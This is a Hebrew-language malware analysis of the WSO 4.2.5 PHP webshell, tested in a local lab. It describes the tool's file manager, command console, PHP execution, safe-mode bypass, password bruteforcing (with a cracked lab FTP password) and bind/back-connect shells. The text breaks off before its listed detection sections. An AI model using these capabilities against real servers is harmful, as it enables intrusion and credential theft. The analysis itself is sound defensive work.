# הקדמה

## פרטים

סקריפט בשפת PHP. 🡨 לקחתי את הפורמט החי והכנסתי לקובץ בשם webshell.php.

* שם קובץ: webshell.php (שונה לאחר מכן ל-wso-4-2-5.php \ shell.php)
* **גודל**: 77.7 קילו-בייט (79,525 בייטים)
* **סוג**: PHP.

## מטרות

* מה היכולות לאחר הטמעה?
* כיצד תוקף יכול להטמיע את הכלי?
* כיצד ניתן לגלות את הכלי במערכות הגנה?
* בניית סקריפט לזיהוי קיום של הקובץ הנ"ל בשרת ארגוני.

תקציר

* Webshell הינו סקריפט המותקן על ידי תוקף על גבי שרת WEB. הסקריפט מאפשר לתוקף גישה אל השרת וביצוע פעולות שונות עליו, בהרשאות של שרת ה-WEB. כמו כן, מאפשר דרך יעילה להרחבת הנגישות אל תוך הרשת הארגונית, ומשמש כצינור יעיל להוצאת מידע ממנה החוצה. מסמך זה יתאר מהו ה-Webshell הנחקר, יכולותיו, כיצד ניתן להתגונן מפניו, וכיצד לזהותו.
* בשביל פשטות כתיבת המאמר אשתמש במונחים "***קובץ***" או "***סקריפט***" ככינוי ל-Webshell הנחקר.
* **סביבת עבודה**: Kali Linux 2020.4

# תוכן עניינים

[הקדמה 1](#_Toc66661982)

[פרטים 1](#_Toc66661983)

[מטרות 1](#_Toc66661984)

[תקציר 1](#_Toc66661985)

[תוכן עניינים 2](#_Toc66661986)

[פרק 1: חיפוש ברשת 4](#_Toc66661987)

[חיפוש ב-VirusTotal 4](#_Toc66661988)

[המשתנים בקוד 5](#_Toc66661989)

[פרק 2: יכולות ה-Webshell 6](#_Toc66661990)

[הטמעה 6](#_Toc66661991)

[חיפוש הקרנל ב-Exploit-DB 7](#_Toc66661992)

[תפריט האפשרויות 7](#_Toc66661993)

[Sec. Info – Server security information 7](#_Toc66661994)

[Files 10](#_Toc66661995)

[Console 11](#_Toc66661996)

[Infect 13](#_Toc66661997)

[SQL 14](#_Toc66661998)

[PHP 14](#_Toc66661999)

[Safe mode 15](#_Toc66662000)

[String tools 16](#_Toc66662001)

[Bruteforce 17](#_Toc66662002)

[Network 20](#_Toc66662003)

[Self remove 24](#_Toc66662004)

[דרכי הטמעה של תוקף 25](#_Toc66662005)

[הזרקת SQL (SQL Injection) 25](#_Toc66662006)

[קבלת Shell 26](#_Toc66662007)

[File Inclusion 26](#_Toc66662008)

[העאלת קבצים לא מוגבלת (Unrestricted File Upload) 26](#_Toc66662009)

[כיצד ניתן לגלות את הכלי במערכות הגנה 28](#_Toc66662010)

[“Known-good” Comparison 28](#_Toc66662011)

[למערכות Windows: 28](#_Toc66662012)

[למערכות Linux: 28](#_Toc66662013)

[שימוש ב-*Audit* עם לינוקס 28](#_Toc66662014)

[רשימת פקודות שכדאי לבחון אם נמצאו בלוגים הן: 29](#_Toc66662015)

[דוגמה לזיהוי פקודות שהורצו דרך ה-Webshell מתוך Audit log: 29](#_Toc66662016)

[זיהוי בקשות חריגות בלוגים של Apache 31](#_Toc66662017)

[סקריפט פייתון לניתוח לוגים HTTP של Apache: 31](#_Toc66662018)

[זיהוי ע"י מערכת Endpoint Detection & Response (EDR) ו/או פתרונות לוגים משופרים 32](#_Toc66662019)

[נספח א': סקריפט PowerShell להשוואת אימג' "ידוע-כטוב" עם אימג' ייצור 33](#_Toc66662020)

[Usage: 33](#_Toc66662021)

[Script: 33](#_Toc66662022)

[נספח ב': סקריפט פייטון לפירסור קובץ לאחר סינון ראשוני לתהליכים שבוצעו ע"י Apacheexecve 36](#_Toc66662023)

[Usage: 36](#_Toc66662024)

[Script: 36](#_Toc66662025)

[נספח ג': סקריפט פייתון לניתוח לוגים HTTP של Apache: 38](#_Toc66662026)

[Usage: 38](#_Toc66662027)

[Script: 38](#_Toc66662028)

[בניית סקריפט לזיהוי הקובץ הנ"ל 43](#_Toc66662029)

[Usage: 43](#_Toc66662030)

[Args: 43](#_Toc66662031)

[Examples: 43](#_Toc66662032)

[דוגמא בלי Verbose: 44](#_Toc66662033)

[דוגמא לפלט עם Verbose: 45](#_Toc66662034)

# פרק 1: חיפוש ברשת

בקובץ ה-Webshell חיפשתי מחרוזות קריאות שיוכלו לעזור לי בניתוח הכלי ע"י חיפוש בגוגל. מצאתי את הזכויות יוצרים האלה בתוך הערה קצת אחרי תחילת הקובץ:

אחרי חפירה קצרה בגוגל עם השאילתה: (С) 04.2015 Pirat webshell מצאתי [תיקיית GitHub](https://github.com/twepl/wso/blob/master/wso.php) שכביכול מכילה את אותו הקובץ עם השם wso.php. הורדתי את הקובץ וקראתי לו WSO\_4-2-5.php.

זהו העתק של ***WSO Webshell*** שנעשה על ידי **Hardlinux** ו-**Twelp** ונמחק מ-[GitHub](https://github.com/Josexv1/wso-webshell).

בדקתי עם הפקודה diff שהם אכן תואמים וחוץ משורה אחת שני הקבצים זהים לחלוטין, על כן ה-Webshell הנחקר הוא מסדרת WSO, Webshell by oRb בגרסה 4.2.5 שלו.

***diff*** # מראה שוני בקבצים


**-y** # פלט בשתי עמודות אחד ליד השני

**-E** # מתעלם משוני באינדנטציות

**-Z** # מתעלם מרווחים בסופי שורות


**WSO\_4-2-5.php webshell.php** # הקבצים לבדיקה

**--suppress-common-lines** # לא מציג שורות שוות



## חיפוש ב-VirusTotal

כמו בניתוח סטטי, הכנסתי את הקובץ לוירוס-טוטאל לבדוק אם המאגר שלהם מזהה את הקובץ כזדוני. כתוצאה, 28 מנועי אנטי וירוס זיהו את הקובץ כזדוני, ספציפית בתור Backdoor-PHP-Webshell.



## המשתנים בקוד

שמות המשתנים החדשים משומשים מאז או סביב גרסה ***4.1.3***. הם מוחלפים ב"בלוקים", שהופכים אותם לבלתי קריאים (Non-human Readable), אמנם הערכים שהוקצו להם מסגירים את מטרותיהם.





Figure : שמות משתנים בלתי ניתנים לקריאה

* אלה המשתנים בצורה **הקריאה** שלהם:




1. auth\_pass: הסיסמה לצורך זיהוי בגיבוב MD5 שלה. לצורך העניין, הסיסמה המוצגת למעלה היא admin. ניתן לשנות את הסיסמא לכל מה שהתוקף רוצה, כל זאת שהוא מטמיע אותה בגיבוב MD5 בקוד משם שהסקריפט בודק את הסיסמא עם גיבוב זה.
2. Default\_ajax\_use: **AJAX** היא טכניקה ליצירת דפי אינטרנט מהירים ודינאמיים. AJAX מאפשרת לדפי אינטרנט להתעדכן באופן א-סינכרוני על ידי החלפת כמויות קטנות של נתונים עם השרת מאחורי הקלעים. כלומר, ניתן לעדכן חלקים מדף אינטרנט, מבלי לטעון מחדש את הדף כולו. מכאן נובע שהסקריפט **משתמש בטכניקה זו כי היא מוגדרת ל-**True **כברירת-מחדל בהתחלת הקוד**.
3. default\_charset: הקידוד הדיפולטיבי מוגדר ל-UTF-8 הסטנדרטי.
4. default\_action: מגדיר את פעולת ברירת-מחדל של הסקריפט ל-FilesMan או באירוך FilesManager. Hebrew translation. הם מאפשרים לתוקף **לעיין**, **לערוך**, **להוריד** או **להעלות** קבצים הממוקמים בשרת בנוחות מהדפדפן. ברוב המקרים, יש להם GUI נחמד כך שגם תוקפים מתחילים ( כמוני D: ) מסוגלים לעבוד איתם ביעילות.

# פרק 2: יכולות ה-Webshell


## הטמעה

בשביל לבחון את האפשרויות של הסקריפט אשתמש במכונה מקומית, אעלה את הקובץ לשרת Apache ואגש אליו עם הסיסמה "***admin***".

🡨 תיקיית html בשרת Apache.

1. הנתיב ממנו ניגשים לסקריפט /var/www/html/
2. הסקריפט.

לאחר טעינת הסקריפט, עולה קופסת קלט להכנסת סיסמא, מה שמוכיח שגרסה זו נשארה מוגנת ע"י סיסמא. על פי הקוד מקור, סיסמת ברירת המחדל היא "admin". גרסה זו ממשיכה להשתמש ב-*MD5 Checksum* כדי לאמת את הסיסמה. לפיכך, ניתן לשנות את הסיסמה על-ידי יצירת MD5 חדש לסיסמא חדשה ושינוי המשתנה בקוד עם ה-MD5 החדש שנוצר.



לאחר הכנסת סיסמא נכונה, ניחשף לתכונת ה-FilesManager, המאפשרת **להוריד**, **להעלות**, **להציג ולשנות** את שמות הקבצים. ניתן גם **לשנות** את **הרשאות הקבצים** **ולערוך** את **הקבצים** אם הם ניתנים לכתיבה.




Figure : WSO GUI

## חיפוש הקרנל ב-Exploit-DB

הפינה השמאלית העליונה כוללת קישור "***Exploit-DB***" שיכול לעזור לתוקף לחפש את ה-Kernel ב-Exploit-DB, דאטאבייס עצום של Exploits. הקישור מנותב דרך noreferer.de כדי להסתיר את מידע המפנה שלו.



הפנייה דרך noreferer.de:



## תפריט האפשרויות

באמצע ה-Webshell, קיימת רשימה של תכונות משמאל לימין. אעבור אחד-אחד ואסביר להלן:

### Sec. Info – Server security information

* **Server software**: מפרט על שרת האינטרנט.
* **Loaded Apache modules**: מודולים של השרת.
* **Disabled PHP Functions**: פונקציות PHP מושבתות.
* **OS version**: גרסת מערכת ההפעלה עליה רץ השרת.
* **Userful**: פקודות לינוקס שימושיות אפשריות לתוקף.
* **Danger**: פקודות מסוכנות שקשורות לאבטחה כמו: tripwire, snort, wormscan וכו'...
* **Downloaders**: פקודות הורדה אפשריות כמו: wget, curl, fetch וכו'...






Figure : הפונקציה בסקריפט (שורה 355 והלאה)

* אם /etc/password או /etc/shadow קריא, Sec. Info מספק קישור להצגת התוכן של קובץ /etc/passwd.





Figure : שורות 387.

לחיצה על **View** תציג את התוכן (**2**), פרטים נוספים על הקובץ וסרגל כלים (**1**) לפעולות שונות:



ניתן **להוריד**, ל**הציג Hexdump,** **לערוך** (אם ניתן לשינוי, *If writable*), **לשנות הרשאות (Chmod)**, **לשנות שם**, **ליצור קובץ חדש בתיקייה**.




Figure : הורדת passwd




Figure : שורה 428




Figure : Hexdump



Figure : שורה 531




Figure : Edit

(אישית, אני לא יכול לשנות את הקובץ משום שאני פועל מתוך קבוצת www-data עם משתמש www-data. קובץ ה-passwd הוא מקבוצת root)





### Files

לשונית הקבצים היא מנהל הקבצים שדובר עליו קודם לכן למעלה. המאפשרת **להוריד**, **להעלות**, **להציג ולשנות** את שמות הקבצים. ניתן גם **לשנות** את **הרשאות הקבצים** **ולערוך** את **הקבצים** אם הם ניתנים לכתיבה.

### Console

מסוף מספק את ממשק CLI לביצוע פקודות.



1. פקודה מרשימה של פקודות שמורות מראש ומבוצעות ע"י קישור Aliases לפי מערכת ההפעלה. List dir לדוגמה יראה את התוכן בתיקייה הנוכחית.

Figure : רשימת פקודות שמורות בסקריפט שאפשר לבצע

1. הפקודה האמיתית שמבוצעת בממשק. אם מע' ההפעלה היא לינוקס – אז ls תתבצע. אם מע' ההפעלה היא ווינדוס אז dir תתבצע.
2. פלט הפקודה.




Figure : שורה 591

בנוסף, יש שורת פקודות שדרכה אפשר לבצע פקודות כפי רצוננו.

### Infect

אפשרות זו מפרטת את קבצי ה- PHP **הניתנים לכתיבה** בתיקייה. לא יוזרקו לתוכם קודים. אם תוקף רוצה "להדביק" קבצים אלה, הוא צריך להוסיף קוד לקבצים אלה באופן ידני. בגלל הרשאות משתמשים, אין לי יכולת לעשות דוגמה.



Figure : שורה 1,109

### SQL


אפשרות ה-**SQL** מספקת את החיבור כדי לעיין בדאטאבייסים של MySQL או PostgreSQL.




### PHP

Figure :שורה 1,232

אפשרות ה-PHP מאפשרת לתוקף **להריץ קוד PHP משלו**.








Figure : שורה 723


### Safe mode


מצב בטוח מספק אפשרויות לעקיפת ה-**Safe mode** של **PHP**. **PHP Safe Mode יצא משימוש בגרסה 5.4**. סעיף זה מיועד בעיקר עבור גרסאות PHP ישנות שיש להן "מצב בטוח". גרסת ה-PHP הרצה כרגע במכונה היא **7.4.11** ומצב בטוח מוגדר **כבוי**.



Figure : שורה 1,042

### String tools

**String tools** יכול להמיר, לקודד או לפענח מחרוזות באמצעות אלגוריתמים שונים כגון **Base64**, לייצר חתימות **MD5**, **SHA1**, המרת טקסט **ASCII ל-HEX** והפוך, **HEX לבינארי** והפוך, **HEX לדצימלי** והפוך, **אורך סטרינג**, **קריפטוגרפיה**, המרת טקסט ל**אותיות קטנות** או **גדולות**.

בנוסף בלשונית זו יש לינקים לאתרים שמסייעים **בפיענוח חתימות האשים** לדוגמה האתר <md5.redonize.com> נותן את האפשרות לפענח חתימות MD5.








Figure : שורה 954

**להלן דוגמה**: הכנסתי את חתימת ה-MD5 של הטקסט "admin" כדי לבדוק אם האתר מפענח נכון את החתימה לצורת הטקסט שלו. החתימה נלקחה מתוך הסקריפט.

בנוסף בלשונית זו יש אופציה **לחיפוש תוכן** בתוך קבצים הנמצאים בשרת הנקראת Search files. אם התוכן קיים באחד הקבצים **Search files** ימצא אותו ויראה את הנתיב בתוצאות. לצורך הדגמה, יצרתי קובץ בשם FindMe.txt וכתבתי "Look for me" בתוכו. כלי זה ימצא את התוכן ויראה לי את הנתיב בשרת.

🡨 לאחר שהכנסתי לכלי את הפרמטרים המתאימים, הוא מצא את הקובץ שבתוכו יש את התוכן הרצוי. בשרתים גדולים ומלאים יותר ניתן להשתמש בכלי זה כדי למצוא מחרוזות שמעניינות את התוקף בצורה נוחה מאוד.





Figure : שורה 1,003



### Bruteforce

Bruteforce מאפשרת **לפצח סיסמאות** של FTP, MySQL או PostgreSQL באמצעות התקפת **Bruteforce**. ניתן לבחור באפשרות של תקיפה עם הקובץ /etc/passwd או **מילון סיסמאות**.

🡨 הגדרות ברירות מחדל של **Bruteforce**:

1. בחירות שירות (FTP, MySQL, PostgreSQL)
2. שימוש בקובץ /etc/passwd אם קיים לתקיפה.
3. שימוש בקובץ מילון של סיסמאות ובחירת שם משתמש.

לצורך הדגמה, יצרתי מילון סיסמאות קטן, אנסה להשתמש ב-Webshell ואריץ דרכו את Bruteforce על שירות **FTP** של משתמש “kali”.




Figure : שירות FTP פועל ומחובר ל-kali

Figure : מילון הסיסמאות להדגמה

🡨 הכלי ניסה **11 סיסמאות** עד שהגיע לסיסמה הנכונה ופלט לנו את הסיסמה הנכונה “1234qwer” של המשתמש “kali”.





Figure : שורה 1,148

פונקציית bruteforce נקרית עם הארגומנטים בשביל לבצע ניסיון התחברות. כל מה שהיא מחזירה היא תוצאה של ניסיון התחברות. אם ניסיון ההתחברות היה חיובי - $Success **עולה באחד** וסימן שניסיון התחברות הצליח עם הארגומנטים שהועברו לה.



1. **Counter** למספר ניסיונות והצלחות.
2. אם בוחרים באפשרות הראשונה של שימוש ב-/etc/passwd.
3. אם סימנו להשתמש באפשרות של **Reverse** באפשרות הראשונה או לא.
4. אם סוג התקיפה היא **מילון סיסמאות** (כמו שנראה בדוגמה הנ"ל)
5. השורות המסומנות ליד ספרה 5 מופיעות בכל תנאי. כלומר, זאת השורה הקובעת אם ה-Bruteforce **הצליח או לא**. אם כן, $Success עולה באחד. לאחר מכן, התוצאות (מוצלחות או לא) מוצגות על המסך עם הפקודה echo.

### Network

**Network** מספקת את הכלים לחבר פורט ל-/bin/sh או להתחבר חזרה (Reverse) לשרת. כלומר, ,תוקף יכול לפתוח Shell על המכונה המקומית ולסייר בשרת.





Figure : ערכים דיפולטיביים ואפשרויות התחברות

דוגמה להתחברות עם **Back-connect**, נניח שאני תוקף יושב מול מחשב מקומי והצלחתי להחדיר את סקריפט לשרת ואני רוצה לפתוח /bin/sh:

